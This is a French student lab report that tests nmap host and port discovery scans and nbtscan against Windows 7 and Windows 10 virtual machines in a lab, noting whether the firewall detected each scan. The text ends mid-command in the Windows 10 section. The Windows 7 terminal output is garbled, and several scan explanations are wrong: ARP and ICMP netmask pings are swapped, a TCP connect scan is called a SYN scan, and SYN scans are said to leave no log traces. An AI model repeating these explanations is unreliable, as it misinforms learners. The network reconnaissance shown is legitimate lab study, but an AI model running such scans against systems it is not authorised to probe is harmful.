

Rapport de laboratoire



Aysan Hakan

Table des matières

Liste des commandes :	2
Nmap - découverte des hôtes :	2
Nmap - découverte des ports :	2
Windows 7 :	3
Nmap :	3
Découverte des hôtes :	11
Découverte des ports :	11
Découverte de l'OS et des versions des services :	12
Snort :	13
Netbios :	13
Nessus :	14
Windows 10 :	14
Nmap :	14
Découverte des hôtes :	21
Découverte des ports :	21
Découverte de l'OS et des versions des services :	22
Snort :	22
Netbios :	22
Nessus :	23
Ubuntu Server :	23
Nmap :	23
Découverte des hôtes :	25
Découverte des ports :	26
Découverte de l'OS et des versions des services :	30
Snort :	31
Netbios :	33
Nessus :	37
Windows server 2016 :	38
Nmap :	40
Découverte des hôtes :	40
Découverte des ports :	43
Découverte de l'OS et des versions des services :	47
Snort :	49
Netbios :	50
Nessus :	50

Liste des commandes :

Nmap - découverte des hôtes :

Commandes	Description
nmap -sn	Ping scan - disable port scan (**sn)
nmap -sn -PS	(*sn) + TCP SYN ping
nmap -sn -PA	(*sn) + TCP ACK ping
nmap -sn -PU	(*sn) + UDP ping
nmap -sn -PR	(*sn) + ARP ping
nmap -sn -PP	(*sn) + ICMP ping - timestamp
nmap -sn -PM	(*sn) + ICMP ping - netmask request discovery probes
nmap -sn -PO	(*sn) + IP ping

Nmap - découverte des ports :

Commandes	Description
nmap -sT	TCP connect
nmap -sS	TCP SYN
nmap -sX	Xmas tree
nmap -sN	Null
nmap -sM	Maimon
nmap -sF	TCP Fin
nmap -sA	TCP-ACK
nmap -sU	UDP

Windows 7:

Nmap :

```

Fichier Actions Éditer Vue Aide
AC Address: 00:0C:29:05:83:29 (VMware)
map done: 1 IP address (1 host ip) scanned in 7.03 seconds
(xeode@halli)-[~]
$ ./loptcp -l
<--> [LOPBACK_UP LOWER_UP] mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 0:0 brd 0:0 state DOWN group 0:0
inet br-lan 192.168.1.1 brd 0:0 scope global brd 0:0
    valid_lif forever preferred_lif forever
    inetd ::/128 scope host
        valid_lif forever preferred_lif forever
    eth0 :0:0c:29:05:83 brd ff:ff:ff:ff:ff:ff
    ether :00:0c:29:05:83 brd ff:ff:ff:ff:ff:ff
    link/ether 00:0c:29:05:83 brd ff:ff:ff:ff:ff:ff
    inet br-eth0 192.168.1.2 brd 0:0 scope global dynamic noprefixroute eth0
        valid_lif 119897200 sec preferred_lif 119896200
        inet6 fe80::ecf:88ff:fe:25a%2 brd ff:ff:ff:ff:ff:ff scope global dynamic noprefixroute
            valid_lif 25991977sec preferred_lif 664777sec
            inet6 fe80::ecf:88ff:fe:25a%2 brd ff:ff:ff:ff:ff:ff scope global dynamic noprefixroute
                valid_lif 25991993sec preferred_lif 664793sec
                inet6 fe80::ecf:88ff:fe:25a%2 brd ff:ff:ff:ff:ff:ff scope link noprefixroute
                    valid_lif forever preferred_lif forever
(xeode@halli)-[~]
$ ./map -an -PS 192.168.145.156
Starting Map 7.93 ( https://map.org ) at 2023-04-24 13:55 CEST
map scan report for 192.168.145.156
Host is up (0.000225 latency).
Map Address: 00:0C:29:05:83:29 (VMware)
map done: 1 IP address (1 host ip) scanned in 2.65 seconds
(xeode@halli)-[~]
$ ./map -an -PS 192.168.145.156
Starting Map 7.93 ( https://map.org ) at 2023-04-24 14:03 CEST
map scan report for 192.168.145.156
Host is up (0.000365 latency).
Map Address: 00:0C:29:05:83:29 (VMware)
map done: 1 IP address (1 host ip) scanned in 2.65 seconds
(xeode@halli)-[~]
$ ./map -an -PS 192.168.145.156
Starting Map 7.93 ( https://map.org ) at 2023-04-24 14:10 CEST
map scan report for 192.168.145.156
Host is up (0.000365 latency).
Map Address: 00:0C:29:05:83:29 (VMware)
map done: 1 IP address (1 host ip) scanned in 2.72 seconds
(xeode@halli)-[~]

```

Image 1.1 : nmap -sr

Image 1.2 : nmap -sn -PS

Image 1.3 : nmap -sn -PA

```
xode@kali:~
```

Fichier Actions Éditer Vue Aide

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:03 CEST

Nmap scan report for 192.168.145.156

Host is up (0.0005s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 2.65 seconds

```
[xode@kali:~]
```

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:10 CEST

Nmap scan report for 192.168.145.156

Host is up (0.0005s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 2.72 seconds

```
[xode@kali:~]
```

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:16 CEST

Nmap scan report for 192.168.145.156

Host is up (0.00025s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 2.68 seconds

```
[xode@kali:~]
```

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:19 CEST

Nmap scan report for 192.168.145.156

Host is up (0.00025s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 2.81 seconds

```
[xode@kali:~]
```

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:21 CEST

Nmap scan report for 192.168.145.156

Host is up (0.0004s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 0.23 seconds

```
[xode@kali:~]
```

Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:23 CEST

Nmap scan report for 192.168.145.156

Host is up (0.0003s latency).

MAC Address: 00:0C:29:65:81:29 (VMware)

Map done: 1 IP address (1 host up) scanned in 0.37 seconds

```
[xode@kali:~]
```

Image 1.4 : nmap -sn -PU

Image 1.5 : nmap -sn -PR

Image 1.6 : nmap -sn -PP

Image 1.7 : nmap -sn -PM

```
xede@kali:~
```

	File	Edit	Format	View	Help
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:21 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00024s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 0.23 seconds					
\$ sudo nmap -sn -Pn 192.168.145.156					
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:23 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00024s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 0.37 seconds					
\$ xede@kali:~ [~]					
\$ sudo nmap -sn -Pn 192.168.145.156					
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:25 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00024s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 0.12 seconds					
\$ xede@kali:~ [~]					
\$ sudo nmap -sn -Pn 192.168.145.156					
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:29 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00024s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 0.30 seconds					
\$ xede@kali:~ [~]					
\$ sudo nmap -sn -Pn 192.168.145.156					
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:34 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00021s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 1.10 seconds					
\$ xede@kali:~ [~]					
\$ sudo nmap -sn -Pn 192.168.145.156					
Starting Nmap 7.93 (https://nmap.org) at 2023-04-24 14:36 CET					
Nmap scan report for 192.168.145.156					
Host is up (0.00024s latency).					
MAC Address: 00:0C:29:65:83:29 (VMware)					
Map done: 1 IP address (1 host up) scanned in 9.15 seconds					
\$ xede@kali:~ [~]					

Image 1.8 : nmap -sn -PO




Image 1.9 : nmap -sT




Image 1.10 : nmap -sS

Image 1.11 : nmap -sX

Image 1.12 : nmap -sN

Image 1.13 : nmap -sM

Image 1.14 : nmap -sF

Image 1.15 : nmap -sA

Image 1.16 : nmap -sU

Découverte des hôtes :

Commandes	Hôtes trouvés ?	Scan détecté ?
nmap -sn	Oui	Oui
nmap -sn -PS	Oui	Non
nmap -sn -PA	Oui	Non
nmap -sn -PU	Oui	Non
nmap -sn -PR	Oui	Oui
nmap -sn -PP	Oui	Non
nmap -sn -PM	Oui	Oui
nmap -sn -PO	Oui	Oui

Découverte des ports :

Commandes	Ports trouvés ?	Scan détecté ?
nmap -sT	Oui	Oui
nmap -sS	Oui	Oui
nmap -sX	Non	Non
nmap -sN	Non	Non
nmap -sM	Non	Non
nmap -sF	Non	Non
nmap -sA	Non	Non
nmap -sU	Oui/Non (1 seul)	Non

Découverte de l'OS et des versions des services :

Commandes	Scan détecté ?	Si détecté, détection partielle ?
nmap -O	Oui	Non
nmap -A	Oui	Non




Image 1.17 : nmap -O




Image 1.18 : nmap -A

Le firewall de windows 7 a bien logué les scans dans fichiers de logs.
Cependant aucune alerte n'a été déclenchée par le firewall suite à ces scans.

Snort :

Snort n'a pas fonctionné avec Windows 7.

Netbios :

Commandes	Scan détecté ?
nbtscan -rvh	Non

```
(xexode㉿kali)-[~]
└─$ nbtscan -rvh 192.168.1.17
Doing NBT name scan for addresses from 192.168.1.17

NetBIOS Name Table for Host 192.168.1.17:

Incomplete packet, 173 bytes long.
Name           Service      Type
IEWIN7         File Server Service
IEWIN7         Workstation Service
WORKGROUP      Domain Name
WORKGROUP      Browser Service Elections

Adapter address: 00:0c:29:65:83:29
```

Image 1.19 : nbtscan -rvh

Nessus :

Windows 7 n'est pas supporté par Nessus, il est donc impossible de l'installer sur la VM.

Windows 10 :

Nmap :

Découverte des hôtes:

- **nmap -sn 192.168.0.60** : commande utilisée pour effectuer un scan de ping sur l'IP de ma machine win 10 et indique si ma machine est connectée à cette adresse sur le réseau ou pas résultat illustré ci dessous:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:22 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00044s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
```

On peut voir que ma machine est bien connectée sur le réseau.

NB : dans le fichier Firewall.log on remarque que notre firewall a généré des logs suite à ce scan, comme illustré en partie ci dessous :

```
2023-04-24 14:18:12 DROP UDP 172.21.1.46 224.0.0.251 5353 5353 753 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 172.21.1.127 239.255.255.250 58013 1900 197 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 172.21.2.6 224.0.0.251 5353 5353 177 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 172.21.1.86 239.255.255.250 51795 1900 203 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1475 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1463 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 172.21.1.86 239.255.255.250 51796 1900 203 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1409 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 172.21.1.245 224.0.0.251 5353 5353 71 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 192.168.0.57 224.0.0.251 5353 5353 111 - - - - - RECEIVE
2023-04-24 14:18:12 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 82 - - - - - RECEIVE
2023-04-24 14:18:13 DROP UDP 172.21.1.18 224.0.0.251 5353 5353 1004 - - - - - RECEIVE
2023-04-24 14:18:13 DROP UDP 192.168.0.57 224.0.0.251 5353 5353 1456 - - - - - RECEIVE
2023-04-24 14:18:13 DROP UDP 192.168.0.57 224.0.0.251 5353 5353 1471 - - - - - RECEIVE
2023-04-24 14:18:13 DROP UDP 172.21.1.170 224.0.0.251 5353 5353 153 - - - - - RECEIVE
2023-04-24 14:18:13 DROP UDP 172.21.1.8 224.0.0.251 5353 5353 216 - - - - - RECEIVE
2023-04-24 14:18:14 DROP UDP 172.21.1.80 224.0.0.251 5353 5353 455 - - - - - RECEIVE
2023-04-24 14:18:14 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1439 - - - - - RECEIVE
2023-04-24 14:18:14 DROP UDP 172.21.2.6 224.0.0.251 5353 5353 143 - - - - - RECEIVE
2023-04-24 14:18:14 DROP UDP 172.21.1.155 224.0.0.251 5353 5353 479 - - - - - RECEIVE
2023-04-24 14:18:15 DROP UDP 172.21.1.100 224.0.0.251 5353 5353 249 - - - - - RECEIVE
2023-04-24 14:18:15 DROP UDP 172.21.2.6 224.0.0.251 5353 5353 143 - - - - - RECEIVE
2023-04-24 14:18:15 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1459 - - - - - RECEIVE
2023-04-24 14:18:15 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 1477 - - - - - RECEIVE
2023-04-24 14:18:15 DROP UDP 172.21.2.6 224.0.0.251 5353 5353 145 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.57 224.0.0.251 5353 5353 1449 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.90 224.0.0.251 5353 5353 67 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.131.142 224.0.0.251 5353 5353 101 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 172.21.1.80 224.0.0.251 5353 5353 455 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.90 224.0.0.251 5353 5353 67 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.133.12 224.0.0.251 5353 5353 334 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 96 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.91 224.0.0.251 5353 5353 59 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.91 224.0.0.251 5353 5353 59 - - - - - RECEIVE
2023-04-24 14:18:16 DROP UDP 192.168.0.107 224.0.0.251 5353 5353 102 - - - - - RECEIVE
```

- **nmap -sn -PS 192.168.0.60** : cette commande utilise la technique de sondes TCP SYN pour déterminer si l'hôte est actif ou non, elle envoie des paquets SYN à l'adresse IP spécifiée pour établir une connexion TCP . La sortie de cette commande affichera le statut de l'adresse IP spécifiée (active ou inactive) en utilisant la technique de sondes SYN.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PS 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:49 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00060s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

NB : une fois de plus on remarque que le firewall réagit à cette commande à générant des logs pour cela.

- **nmap -sn -PA 192.168.0.60** : cette commande va effectuer un scan de ping en utilisant la technique de sondes TCP ACK pour déterminer si l'hôte est actif ou non. Elle envoie des paquets ACK à l'adresse IP spécifiée pour établir une connexion TCP. Si le port est ouvert, l'hôte répondra avec un paquet RST/ACK. Si le port est fermé, l'hôte répondra avec un paquet RST.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PA 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:50 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00051s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

- **nmap -sn -PU 192.168.0.60** : Cette commande va effectuer un scan de ping sur l'adresse IP 192.168.0.60 en utilisant la technique de sondes UDP pour déterminer si l'hôte est actif ou non. Cette commande envoie des paquets UDP à l'adresse IP spécifiée pour établir une connexion et indique si un hôte est trouvé ou pas.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PU 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:57 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00033s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

- **nmap -sn -PR 192.168.0.60** : Commande utilisée pour effectuer un scan de découverte de réseau en utilisant Nmap. Elle envoie des paquets ICMP echo request (ping) pour détecter la présence d'hôtes sur le réseau spécifié.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PR 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:57 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0028s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

- **nmap -sn -PP 192.168.0.60** : est utilisée pour effectuer une analyse de ping sur une adresse IP spécifique, en l'occurrence 192.168.0.60.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PP 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 18:59 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00049s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

- **nmap -sn -PM 192.168.0.60** : Commande utilisée pour effectuer une analyse de ping sur une l'adresse IP, en utilisant des requêtes ARP pour détecter les hôtes actifs sur le réseau local

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PM 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:00 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0028s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

- **nmap -sn -PO 192.168.0.60** : Commande utilisée pour effectuer une analyse de ping sur l'adresse 192.168.0.60 en utilisant des paquets avec l'option "Protocol Only" pour détecter les hôtes actifs sur le réseau local. Cette option est utile pour contourner les pare-feu qui bloquent les requêtes ICMP ou ARP.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn -PO 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:00 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00059s latency).
MAC Address: 00:0C:29:F6:D5:3F (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Découverte des ports:

- **nmap -sT 192.168.0.60** : Cette commande permet de scanner les ports de la machine 192.168.0.60 en utilisant le scan SYN pour vérifier les ports ouverts et fermés de l'hôte cible.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:02 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **nmap -sS 192.168.0.60** : est semblable à la commande précédente à la différence que cette commande est utilisée pour éviter la détection par les systèmes de sécurité, car il ne termine pas la connexion TCP et ne laisse pas de traces dans les journaux.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:03 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00038s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.49 seconds
```

- **nmap -sX 192.168.0.60** : Semblable aux autres scans des ports mais cette technique est moins discrète car facilement repérable par les pare-feux.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sX 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:04 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0027s latency).
All 1000 scanned ports on 192.168.0.60 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.50 seconds
```

- **nmap -sN 192.168.0.60** : permet de scanner les ports d'une adresse IP en envoyant des paquets TCP avec des flags nuls. Cependant de nombreux pare-feux modernes sont configurés pour bloquer les paquets NULL, rendant cette méthode inefficace dans de nombreux cas.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sN 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:08 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.0.60 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
```

- **nmap -sM 192.168.0.60** : commande permettant de scanner les ports de la machine mais aussi utilisée pour détecter les systèmes vulnérables aux attaques de fragmentation IP.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sM 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:09 CEST
Nmap scan report for 192.168.0.60
Host is up (0.00079s latency).
All 1000 scanned ports on 192.168.0.60 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.52 seconds
```

- **nmap -sF 192.168.0.60** : commande qui permet de scanner les ports de la machine en utilisant la méthode de scan de protocole FIN. permet aussi de déterminer si un port est ouvert ou fermé sur une machine cible.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sF 192.168.0.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 19:11 CEST
Nmap scan report for 192.168.0.60
Host is up (0.0027s latency).
All 1000 scanned ports on 192.168.0.60 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:F6:D5:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.51 seconds
```

- **nmap -sA 192.168.0.60** : commande qui permet de scanner les ports de la machine en utilisant la méthode de scan de protocole ACK, cette méthode de scan est souvent utilisée pour détecter les pare-feux qui filtrent les connexions TCP. En envoyant des paquets ACK à différents ports

```
(kali㉿kali)-[~]
$ sudo nmap -sA 192.168.0.60
